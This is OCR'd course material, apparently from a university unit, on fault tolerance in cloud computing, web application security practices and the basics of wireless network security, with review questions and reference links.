1

FAULT TOLERANCE AND RESILIENCE IN CLOUD COMPUTING

Unit Structure:

1.0 Abstract

The increasing demand for flexibility and scalability in dynamically obtaining and releasing computing resources in a cost-effective and device-independent manner, and ease in hosting applications without the burden of installation and maintenance, have resulted in the wide adoption of the cloud computing paradigm. Although the benefits are immense, this computing paradigm is vulnerable to a large number of system failures; as a consequence, there is increasing concern among users regarding the reliability and availability of cloud computing services. Fault tolerance and resilience serve as effective means to address user's concerns

regarding reliability and availability. In this chapter, we focus on characterizing the recurrent failures in a typical cloud computing environment, analysing the effects of failures on user applications, and surveying fault tolerance solutions corresponding to each class of failures. We also discuss the perspective of offering fault tolerance as a service to user applications as an effective means to address users' concerns regarding reliability and availability.

1.1 Introduction

Cloud computing is gaining an increasing popularity over traditional information processing systems. Service providers have been building massive data centers that are distributed over several geographical regions to efficiently meet the demand for their Cloud-based services (e.g., [AWS], [Azure], [GCP]). In general, these data centers are built using hundreds of thousands of commodity servers, and virtualization technology is used to provision computing resources (e.g., by delivering Virtual Machines – VMs – with a given amount of CPU, memory and storage capacity) over the Internet by following the pay-per-use business model (e.g., [AWS.EC2]). Leveraging the economies of scale, a single physical host is often used as a set of several virtual hosts by the service provider, and benefits such as the semblance of an inexhaustible set of available computing resources is provided to the users. As a consequence, an increasing number of users are moving to Cloud-based services for realizing their applications and business processes.

Goal of this chapter is to develop an understanding on the nature, numbers, and kind of faults that appear in typical Cloud computing infrastructures, how these faults impact user’s applications, and how faults can be handled in an efficient and cost-effective manner.


Cloud computing fault model

In general, a failure represents the condition in which the system deviates from fulfilling its intended functionality or the expected behavior. A failure happens due to an error; that is, due to reaching an invalid system state. The hypothesized cause for an error is a fault which represents a fundamental impairment in the system. The notion of faults, errors and failures can be represented using the following chain

... Fault → Error → Failure → Fault → Error → Failure ...

Fault tolerance is the ability of the system to perform its function even in the presence of failures. This implies that it is utmost important to clearly understand

and define what constitutes the correct system behavior so that specifications on its failure characteristics can be provided and consequently a fault tolerant system be developed. In this section, we discuss the fault model of typical Cloud computing environments to develop an understanding on the numbers as well as the causes behind recurrent system failures. In order to analyze the distribution and impact of faults, we first describe the generic Cloud computing architecture.



1.2 Failure behavior of servers


Each server in the data center typically contains multiple processors, storage disks, memory modules and network interfaces. The study about server failure and hardware repair behavior is to be performed using a large collection of servers (approximately 100,000 servers) and corresponding data on part replacement such as details about server configuration, when a hard disk was issued a ticked for replacement and when it was actually replaced. Such data repository which included server collection spanning multiple data centers distributed across different countries is gathered and inferred in Key observations derived from this study are as follows:

92% of the machines do not see any repair events but the average number of repairs for the remaining 8% is 2 per machine (20 repair/replacement events contained in 9 machines were identified over a 14 months period). The annual failure rate (AFR) is therefore around 8%.

For an 8% AFR, repair costs that amount to 2.5 million dollars are approximately spent for 100,000 servers.

- About 78% of total faults/replacements were detected on hard disks, 5% on RAID controllers and 3% due to memory failures. 13% of replacements were due to a collection of components (not particularly dominated by a single component failure). Hard disks are clearly the most failure-prone hardware components and the most significant reason behind server failures.


- About 5% of servers experience a disk failure in less than 1 year from the date when it is commissioned (young servers), 12% when the machines are 1 year old, and 25% of the servers sees hard disk failures when it is 2 years old.
- Interestingly, based on the Chi-squared automatic interaction detector methodology, none of the following factors: age of the server, its configuration, location within the rack and workload run on the machine were found to be a significant indicator for failures.
- Comparison between the number of repairs per machine (RPM) against the number of disks per server in a group of servers (clusters) indicates that (i) there is a relationship in the failure characteristics of servers that have already experienced a failure, and (ii) the number of RPM has a correspondence to the total number of disks on that machine.



Based on these statistics, it can be inferred that robust fault tolerance mechanisms must be applied to improve the reliability of hard disks (assuming independent component failures) to substantially reduce the number of failures. Furthermore, to meet the high availability and reliability requirements, applications must reduce utilization of hard disks that have already experienced a failure (since the probability of seeing another failure on that hard disk is higher).

Failure behaviour of servers can also be analyzed based on the models defined using fault trees and Markov chains The rationale behind the modelling is twofold: (i) to capture the user's perspective on component failures, that is, understand the behaviour of user's applications that are deployed in the VM instances under server component failures and (ii) to define the correlation between individual component failures and the boundaries on the impact of each failure. An application may have an impact when there is a failure/error either in the processor, memory modules, storage disks, power supply or network interfaces of the server, or the hypervisor or the VM instance itself. Figure 2a illustrates this behaviour as a fault tree where the top-event represents a failure in the user's application. Reliability and availability of each server component must be derived using Markov models that

are populated using long-term failure behaviour information such as the one described in



1.3 Failure behaviour of the network

It is important to understand the overall network topology and various network components involved in constructing a data center so as to characterize the network failure behaviour. Figure illustrates an example of partial data center network architecture. Servers are connected using a set of network switches and routers. In particular, all rack-mounted servers are first connected via a 1Gbps link to a top-of-rack switch (ToR), which is in turn connected to two (primary and backup) aggregation switches (AggS). An AggS connects tens of switches (ToR) to redundant access routers (AccR). This implies that each AccR handles traffic from thousands of servers and route it to core routers that connect different data centers to the Internet. All links in the data centers commonly use Ethernet as the link layer protocol and redundancy is applied to all network components at each layer in the network topology (except for ToRs). In addition, redundant pairs of load balancers (LBs) are connected to each AggS and mapping between static IP address presented to the users and dynamic IP addresses of internal servers that process user's requests is performed. Similarly to the study on failure behaviour of servers, a large scale study on the network failures in data centers is performed in. A link failure happens when the connection between two devices on a specific interface is down and a device failure happens when the device is not routing/forwarding packets correctly (e.g., due to power outage or hardware crash). Key observations derived from this study are as follows:

- Among all the network devices, load balancers are least reliable (with failure probability of 1 in 5) and ToRs are most reliable (with a failure rate of less than 5%). The root causes for failures in LBs are mainly the software bugs and configuration
- Errors (as opposed to the hardware errors for other devices). Moreover, LBs

tend to experience short but frequent failures. This observation indicates that low-cost commodity switches (e.g., ToRs and AggS) provide sufficient reliability.

- The links forwarding traffic from LBs have highest failure rates; links higher in the topology (e.g., connecting AccRs) and links connecting redundant devices have second highest failure rates.
- The estimated median number of packets lost during a failure is 59K and median number of bytes is 25MB (average size of lost packets is 423Bytes). Based on prior measurement studies (that observe packet sizes to be bimodal with modes around 200Bytes and 1,400Bytes), it is estimated that most lost packets belong to the lower part (e.g., ping messages or ACKs).
- Network redundancy reduces the median impact of failures (in terms of number of lost bytes) by only 40%. This observation is against the common belief that network redundancy completely masks failures from applications.

1.4 Basic concepts on fault tolerance

In general, the faults we analyzed in Section 2 can be classified in different ways depending on the nature of the system. Since, in this chapter, we are interested in typical Cloud computing environment faults that appear as failures to the end users, we classify the faults into two types similarly to other distributed systems:

- *Crash faults* that cause the system components to completely stop functioning or remain inactive during failures (e.g., power outage, hard disk crash)
- *Byzantine faults* that leads the system components to behave arbitrarily or maliciously during failure, causing the system to behave unpredictably incorrect.
- The most widely adopted methods to achieve fault tolerance against crash faults and byzantine faults are as follows:
- *Checking and monitoring*: The system is constantly monitored at runtime to validate, verify and ensure that correct system specifications are being met. This technique, while very simple, plays a key role in failure detection and subsequent reconfiguration.
- *Checkpoint and restart*: The system state is captured and saved based on pre-defined parameters (e.g., after every 1024 instructions or every 60 seconds). When the system undergoes a failure, it is restored to the previously known correct state using the latest checkpoint information (instead of restarting the

system from start).

- *Replication*: Critical system components are duplicated using additional hardware, software and network resources in such a way that a copy of the critical components is available even after a failure happens.

Replication mechanisms are mainly used in two formats: active and passive

In active replication, all the replicas are simultaneously invoked and each replica processes the same request at the same time. This implies that all the replicas have the same system state at any given point of time (unless designed to function in an asynchronous manner) and it can continue to deliver its service even in case of a single replica failure.

In passive replication, only one processing unit (the primary replica) processes the requests while the backup replicas only save the system state during normal execution periods. Backup replicas take over the execution process only when the primary replica fails.

1.4.1 Different levels of fault tolerance in Cloud computing

Server components in a Cloud computing environment are subject to failures, affecting user's applications, and each failure has an impact within a given boundary in the system. For example, a crash in the pair of aggregate switches may result in the loss of communication among all the servers in a cluster; in this context, the boundary of failure is the cluster since applications in other clusters can continue functioning normally. Therefore, while applying a fault tolerance mechanism such as a replication scheme, at least one replica of the application must be placed in a different cluster to ensure that aggregate switch failure does not result in a complete failure of the application. Furthermore, this implies that deployment scenarios (i.e., location of each replica) are critical to correctly realize the fault tolerance mechanisms. In this section, we discuss possible deployment scenarios in a Cloud computing infrastructure, and the advantages and limitations of each scenario.

Based on the architecture of the Cloud computing infrastructure, different levels of failure independence can be derived for Cloud computing services Moreover, assuming that the failures in individual resource components are independent of each other, fault tolerance and resource costs of an application can be balanced based on the location of its replicas. Possible deployment scenarios and their properties are as follows.

- *Multiple machines within the same cluster*. Two replicas of an application can be placed on the hosts that are connected by a ToR switch i.e., within a LAN. Replicas deployed in this configuration can benefit in terms of low

latency and high bandwidth but obtain very limited failure independence. A single switch or power distribution failure may result in an outage of the entire application and both replicas cannot communicate to complete the fault tolerance protocol. Cluster level blocks in the fault trees of each resource component (e.g., network failures as shown in Figure 3b) must be combined using a logical AND operator to analyze the overall impact of failures in the system. Note that reliability and availability values for each fault tolerance mechanism with respect to server faults must be calculated using a Markov model.

- *Multiple clusters within a data center*. Two replicas of an application can be placed on the hosts belonging to different clusters in the same data center i.e., on the hosts that are connected via a ToR switch and AggS. Failure independence of the application in this deployment context remains moderate since the replicas are not bound to an outage with a single power distribution or switch failure. The overall availability of an

- application can be calculated using cluster level blocks from fault trees combined with a logical OR operator in conjunction with power and network using AND operator.

- *Multiple data centers*. Two replicas of an application can be placed on the hosts belonging to different data centers i.e., connected via a switch, AggS and AccR. This deployment has a drawback with respect to high latency and low bandwidth, but offers a very high level of failure independence. A single power failure has least effect on the availability of the application. The data center level blocks from the fault trees may be connected with a logical OR operator in conjunction with the network in the AND logic.

1.4.2 Fault tolerance against crash failures in Cloud computing

A scheme that leverages the virtualization technology to tolerate crash faults in the Cloud in a transparent manner is discussed in this section. The system or user application that must be protected from failures is first encapsulated in a VM (say active VM or the primary), and operations are performed at the VM level (in contrast to traditional approach of operating at the application level) to obtain paired servers that run in active-passive configuration. Since the protocol is applied at the VM level, this scheme can be used independent of the application and underlying hardware, offering an increased level of generality. In particular, we discuss the design of *Remus* as an example system that offers the above mentioned

properties [CLM.2008]. Remus aims to provide high availability to the applications, and to achieve this, it works in four phases:

1. Checkpoint the changed memory state at the primary and continue to next epoch of network and disk request streams.
2. Replicate system state on the backup.
3. Send checkpoint acknowledgement from the backup when complete memory checkpoint and corresponding disk requests have been received.
4. Release outbound network packets queued during the previous epoch upon receiving the acknowledgement.

1.5 Securing Web Applications, Services, and Servers

1.5.1 What is Web Application Security?

Web application security is a central component of any web-based business. The global nature of the Internet exposes web properties to attack from different locations and various levels of scale and complexity. Web application security deals specifically with the security surrounding websites, web applications and web services such as APIs

1.5.2 What are common web app security vulnerabilities?

Attacks against web apps range from targeted database manipulation to large-scale network disruption. Let's explore some of the common methods of attack or "vectors" commonly exploited.

- **Cross site scripting (XSS)** - XSS is a vulnerability that allows an attacker to inject client-side scripts into a webpage in order to access important information directly, impersonate the user, or trick the user into revealing important information.
- **SQL injection (SQi)** - SQi is a method by which an attacker exploits vulnerabilities in the way a database executes search queries. Attackers use SQi to gain access to unauthorized information, modify or create new user permissions, or otherwise manipulate or destroy sensitive data.
- **Denial-of-service (DoS) and distributed denial-of-service (DDoS)** attacks - Through a variety of vectors, attackers are able to overload a targeted server or its surrounding infrastructure with different types of attack traffic. When a server is no longer able to effectively process incoming requests, it begins to behave sluggishly and eventually deny service to incoming requests from legitimate users.

- **Memory corruption** - Memory corruption occurs when a location in memory is unintentionally modified, resulting in the potential for unexpected behavior in the software. Bad actors will attempt to sniff out and exploit memory corruption through exploits such as code injections or buffer overflow attacks.
- **Buffer overflow** - Buffer overflow is an anomaly that occurs when software writing data to a defined space in memory known as a buffer. Overflowing the buffer's capacity results in adjacent memory locations being overwritten with data. This behavior can be exploited to inject malicious code into memory, potentially creating a vulnerability in the targeted machine.
- **Cross-site request forgery (CSRF)** - Cross site request forgery involves tricking a victim into making a request that utilizes their authentication or authorization. By leveraging the account privileges of a user, an attacker is able to send a request masquerading as the user. Once a user's account has been compromised, the attacker can exfiltrate, destroy or modify important information. Highly privileged accounts such as administrators or executives are commonly targeted.
- **Data breach** - Different than specific attack vectors, a data breach is a general term referring to the release of sensitive or confidential information, and can occur through malicious actions or by mistake. The scope of what is considered a data breach is fairly wide, and may consist of a few highly valuable records all the way up to millions of exposed user accounts.


1.5.3 What are the best practices to mitigate vulnerabilities?

Important steps in protecting web apps from exploitation include using up-to-date encryption, requiring proper authentication, continuously patching discovered vulnerabilities, and having good software development hygiene. The reality is that clever attackers may be able to find vulnerabilities even in a fairly robust security environment, and a holistic security strategy is recommended.

Web application security can be improved by protecting against DDoS, Application Layer and DNS attacks:


WAF - Protected against Application Layer attacks

A web application firewall or WAF helps protect a web application against malicious HTTP traffic. By placing a filtration barrier between the targeted server and the attacker, the WAF is able to protect against attacks like cross site forgery, cross site scripting and SQL injection. Learn more about Cloudflare's WAF.



DDoS mitigation

A commonly used method for disrupting a web application is the use of distributed denial-of-service or DDoS attacks. Cloudflare mitigates DDoS attacks through a variety of strategies including dropping volumetric attack traffic at our edge, and using our Anycast network to properly route legitimate requests without a loss of service. Learn how Cloudflare can help you protect a web property from DDoS attacks.



DNS Security - DNSSEC protection

The domain name system or DNS is the phonebook of the Internet and represents the way in which an Internet tool such as a web browser looks up the correct server. Bad actors will attempt to hijack this DNS request process through DNS cache poisoning, on-path attacks and other methods of interfering with the DNS lookup lifecycle. If DNS is the phonebook of the Internet, then DNSSEC is unshootable caller ID. Explore how you can protect a DNS lookup using Cloudflare.

1.6 11 Best Practices for Developing Secure Web Applications

1. **Maintain Security During Web App Development**

   Before you run out and hire a team of security consultants, realize that you can maintain security in your web applications during the actual development of those tools.

2. **Be Paranoid: Require Injection & Input Validation (User Input Is Not Your Friend)**

   A good rule of thumb is to consider all input to be hostile until proven otherwise. Input validation is done so that only properly-formed data passes through the workflow in a web application. This prevents bad or possibly corrupted data from being processed and possibly triggering the malfunction of downstream components.

   Some types of input validation are as follows:

   Data type validation (ensures that parameters are of the correct type: numeric, text, et cetera). Data format validation (ensures data meets the proper format guidelines for schemas such as JSON or XML).

   Data value validation (ensures parameters meet expectations for accepted value ranges or lengths). There is a whole lot more to input validation and injection prevention, however, the basic thing to keep in mind is that you want to validate inputs with both a syntactical as well as a semantic approach. Syntactic validation should enforce correct syntax of information (SSN, birth date, currency or whole numbers) while semantic validation should enforce the correctness of their values within a very specific business context (end date is greater than the start date, low price is less than high price).

3. **Encrypt your data**

   Encryption is the basic process of encoding information to protect it from anyone who is not authorized to access it. Encryption itself does not prevent interference in transmit of the data but obfuscates the intelligible content to those who are not authorized to access it.

   Not only is encryption the most common form of protecting sensitive information across transit, but it can also be used to secure data “at rest” such as information that is stored in databases or other storage devices.

   When using Web Services and APIs you should not only implement an authentication plan for entities accessing them, but the data across those services should be encrypted in some fashion. An open, unsecured web

service is a hacker's best friend (and they have shown increasingly smarter algorithms that can find these services rather painlessly).

An open, unsecured network is a hacker's best friend.

4. Use Exception Management

Another development-focused security measure is proper exception management. You would never want to display anything more than just a generic error message in case of a failure. Including the actual system messages verbatim does not do the end-user any good, and instead works as valuable clues for potentially threatening entities.

5. Apply Authentication, Role Management & Access Control

Implementing effective account management practices such as strong password enforcement, secure password recovery mechanisms and multi-factor authentication are some strong steps to take when building a web application. You can even force re-authentication for users when accessing more sensitive features.

When designing a web application, one very basic goal should be to give each and every user as little privileges as possible for them to get what they need from the system. Using this principle of minimal privilege, you will vastly reduce the chance of an intruder performing operations that could crash the application or even the entire platform in some cases (thus adversely affecting other applications running on that same platform or system).

Other considerations for authentication and access control include things such as password expiration, account lock-outs where applicable, and of course SSL to prevent passwords and other account-related information being sent in plain view.

6. Don't Forget Hosting/Service-Focused Measures

Equally important as development-focused security mechanisms, proper configuration management at the service level is necessary to keep your web applications safe.

Is your site vulnerable? Read how the LRS web solutions team recovered and secured the Macon County Circuit Clerk's website after hackers attacked it.

7. Avoid Security Misconfigurations

Given the endless amount of options that contemporary web server management software provides, this also means that there are endless ways to really muck things up:

Not protecting files/directories from being served

Not removing default, temporary, or guest accounts from the webserver

Unnecessarily having ports open on the webserver

Using old/defunct software libraries

Using outdated security level protocols

Allowing digital certificates to expire

8. Implement HTTPS (and Redirect All HTTP Traffic to HTTPS)

We had discussed encryption previously with development-focused approaches. Encryption at the service level is also extremely helpful (and sometimes necessary) preventative measure that can be taken to safeguard information. This is typically done by using HTTPS (SSL or Secure Sockets Layer).

SSL is a technology used to establish an encrypted link between a web server and a browser. This ensures that the information passed between the browser and the webserver remains private. SSL is used by millions of websites and is the industry standard for protecting online transactions.

In addition, blanket use of SSL is advised not only because it simply will then protect your entire website, but also because many issues can crop up with resources like stylesheets, JavaScript or other files if they aren't referenced via HTTPS over an SSL.

9. Include Auditing & Logging

We are also concerned with auditing and logging at the server level. Thankfully, much of this is built into the content serving software applications such as IIS (Internet Information Services) and is readily accessible should you need to review various activity-related information.

Not only are logs often the only record that suspicious activity is taking place, but they also provide individual accountability by tracking a user's actions.

Different from Error Logging, Activity or Audit Logging should not require really much setup at all since it is generally built into the webserver software. Be sure to leverage it to spot unwanted activities, track end user's actions, and to review application errors not caught at code-level.

10. Use Rigorous Quality Assurance and Testing

If your situation at all allows you to, utilizing a third-party service that specializes in penetration testing or vulnerability scanning as an addition to your own testing efforts is a great idea. Many of these specialized services are very affordable.

It is better to be overly cautious when possible, and not rely on only your own in-house quality assurance process to uncover every little hole in every little web application you are using. Adding another layer of testing to catch a few holes here and there that were perhaps not identified by other means of testing is never a bad thing.

To make security upgrades and routine testing efforts go more smoothly, have a well-defined and easily replicable process in place, as well as a thorough inventory of all web applications and where they exist. Nothing is more frustrating than trying to fix security bugs with a specific code library, but to only then have no idea which web applications are even using it!

11. Be Proactive to Keep Up With the Bad Guys

When I talk to people about cybersecurity I often use military analogies and phraseology, since cybersecurity seems to me like an arms race. Threats are constantly evolving and developing new attacks and tacts are constantly being developed. Businesses with an online presence must counter these threats to keep up with the 'bad guys' out there.

Like a good military strategy, the key to cybersecurity is proactivity.

You should have a well-defined blueprint for a security plan for all your sensitive web applications. This means prioritizing your more high-risk applications. It can be easier to identify if you have an inventory or repository of all the web applications that your business uses or provides to its end users.

As security threats evolve, so should your approach and plan for handling them. Increasingly sophisticated adversaries and ever-expanding soft spots as we turn to web applications to solve more and more of even our most tenable business needs is a concern that requires a full-time effort.

The current reality is that while you cannot exactly expect to avert all attacks, you should certainly aim to meet the challenge by building your own intel as a force multiplier. Get your leadership fully engaged and make sure you have ample resources applied to build an active defence to detect and respond to emerging security risks and hazards.

The web security landscape is changing constantly, and so must your strategy to traverse it.

Summary

Fault tolerance and resilience in Cloud computing are critical to ensure correct and continuous system operation. We discussed the failure characteristics of typical Cloud-based services and analyzed the impact of each failure type on user's applications. Since failures in the Cloud computing environment arise mainly due

to crash faults and byzantine faults, we discussed two fault tolerance solutions, each corresponding to one of these two classes of faults. The choice of the fault tolerance solutions was also driven by the large set of additional properties that they offer (e.g., generality, agility, transparency and reduced resource consumption costs).

We also presented an innovative delivery scheme that leverages existing solutions and their properties to deliver high levels of fault tolerance based on a given set of desired properties. The delivery scheme was supported by a conceptual framework which realized the notion of offering fault tolerance as a service to user's applications. Due to the complex nature of Cloud computing architecture and difficulties in realizing fault tolerance using traditional methods, we advocate fault tolerance as a service to be an effective alternative to address user's reliability and availability concerns.

End of exercise

1. Write a short note on Failure behaviour of servers
2. Write a short note on Failure behaviour of the network
3. What do you mean by fault tolerance?
4. What are Different levels of fault tolerance in Cloud computing?
5. What is Web Application Security?
6. What are common web app security vulnerabilities?
7. What are the best practices to mitigate vulnerabilities?
8. Write a short note on 11 Best Practices for Developing Secure Web Applications

Reference for further reading

- https://www.sciencedirect.com/science/article/pii/B9780128038437000090#:~:text=Fault%20tolerance%20and%20resilience%20serve,concerns%20regarding%20reliability%20and%20availability.&text=We%20also%20discuss%20the%20perspective,concerns%20regarding%20reliability%20and%20availability.
- http://spdp.di.unimi.it/papers/JPCISWeb.pdf
- https://www.cloudflare.com/en-in/learning/security/what-is-web-application-security/
- https://www.lrswebsolutions.com/Blog/Posts/32/Learn-More/11-Best-Practices-for-Developing-Secure-Web-Applications/blog-post/

❖❖❖❖❖

2

Wireless Network Security

Unit Structure:

2.0 Objective

Anyone within the geographical network range of an open, unencrypted wireless network can "sniff", or capture and record, the traffic, gain unauthorized access to internal network resources as well as to the internet, and then use the information and resources to perform disruptive or illegal acts. Such security breaches have become important concerns for both enterprise and home networks.

If router security is not activated or if the owner deactivates it for convenience, it creates a free hotspot. Since most 21st-century laptop PCs have wireless networking built in (see Intel "Centrino" technology), they don't need a third-party adapter such as a PCMCIA Card or USB dongle. Built-in wireless networking might be enabled by default, without the owner realizing it, thus broadcasting the laptop's accessibility to any computer nearby.

Modern operating systems such as Linux, macOS, or Microsoft Windows make it fairly easy to set up a PC as a wireless LAN "base station" using Internet Connection Sharing, thus allowing all the PCs in the home to access the Internet through the "base" PC. However, lack of knowledge among users about the security issues inherent in setting up such systems often may allow others nearby access to the connection. Such "piggybacking" is usually achieved without the wireless network operator's knowledge; it may even be without the knowledge of the intruding user if their computer automatically selects a nearby unsecured wireless network to use as an access point.

2.1 Overview of Wireless Technology

Wireless technologies, in the simplest sense, enable one or more devices to communicate without physical connections—without requiring network or peripheral cabling. Wireless technologies use radio frequency transmissions as the means for transmitting data, whereas wired technologies use cables. Wireless technologies range from complex systems, such as Wireless Local Area Networks (WLAN) and cell phones to simple devices such as wireless headphones, microphones, and other devices that do not process or store information. They also include infrared (IR) devices such as remote controls, some cordless computer keyboards and mice, and wireless hi-fi stereo headsets, all of which require a direct line of sight between the transmitter and the receiver to close the link.

2.1.1 Wireless Networks

Wireless networks serve as the transport mechanism between devices and among devices and the traditional wired networks (enterprise networks and the Internet).

Wireless networks are many and diverse but are frequently categorized into three groups based on their coverage range: Wireless Wide Area Networks (WWAN), WLANs, and Wireless Personal Area Networks (WPAN).

2.1.2 Wireless LANs

WLANs allow greater flexibility and portability than do traditional wired local area networks (LAN). Unlike a traditional LAN, which requires a wire to connect a user's computer to the network, a WLAN connects computers and other components to the network using an access point device.

2.1.3 Ad Hoc Networks

Ad hoc networks such as Bluetooth are networks designed to dynamically connect remote devices such as cell phones, laptops, and PDAs. These networks are termed "ad hoc" because of their shifting network topologies. Whereas WLANs use a fixed network infrastructure, ad hoc networks maintain random network configurations, relying on a master-slave system connected by wireless links to enable devices to communicate.

As wireless communication and the Internet become truly interoperable, users will want this communication channel to be secure and available when needed. For a message sent using this communication channel, the user expects assurance of:

• Authentication (the sender and receiver are who they say they are);

• Confidentiality (the message cannot be understood except by the receiver); and

• Integrity (the message was not altered).

2.2 WLAN SECURITY FOR 802.11

WLANs are best suited for home users, small networks, or networks with low security requirements. With the deployment of wireless networks in business environments, organizations are working to implement security mechanisms that are equivalent to those of wire-based LANs. An additional component of this security requirement is the need to restrict access to the wireless network only to valid users. Physical access to the WLAN is different than access to a wired LAN. Existing wired network have access points, typically RJ45 connectors, located inside buildings which may be secured from unauthorized access through the use of such devices as keys and/or badges. A user must gain physical access to the building to plug a client computer into a network jack. A wireless access point (AP) may be accessed from off the premises if the signal is detectable. Hence wireless networks require secure access to the AP in a different manner from wired LANs.

In particular it is necessary to isolate the AP from the internal network until authentication is verified. The device attempting to connect to the AP must be authenticated. Once the device is authenticated then the user of the device can be authenticated. At this point the user may desire a secure channel for communication.

2.3 WLAN SECURITY EXPLOITS

Given the nature of WLANs, a number of security exploits can be carried out against them. The more common exploits are:

1. **Insertion Attacks**

   An insertion attack occurs when an unauthorized wireless client joins a BSS with the intent of accessing the distribution system associated with the ESS that contains the BSS. The intent here is to gain access to the Internet at no cost.

2. **Interception and Unauthorized Monitoring**

   A wireless client may join a BSS with the intent of eavesdropping on members of the BSS. It is also possible for an unauthorized AP to establish itself as an AP for an Infrastructure BSS. This illegitimate AP acts in a passive role and simply eavesdrops on the traffic among members of the BSS. Under these conditions the person carrying out the exploit can do packet analysis if the packets are not encrypted or traffic analysis if they are encrypted. Another unauthorized monitoring exploit is broadcast analysis of all the traffic carried on the distribution system. This exploit happens when the distribution system is a hub rather than a switch. In this case all traffic on the hub "shows up" at the wireless AP and both wired packets and wireless are broadcast. Another insertion attack is to clone a legitimate AP. The effect is to take over the BSS.

3. **Denial of Service (DOS)**

   Denial of service attacks can be carried out against WLAN by signal jamming. Since the signals are broadcast, it is a somewhat simple matter to jam them. In particular, because of their use of the ISM band, these signals can be jammed using cordless phones, baby monitors, a leaky microwave oven, or any other device that transmits at the ISM band frequencies.

4. Client-to-Client Attacks

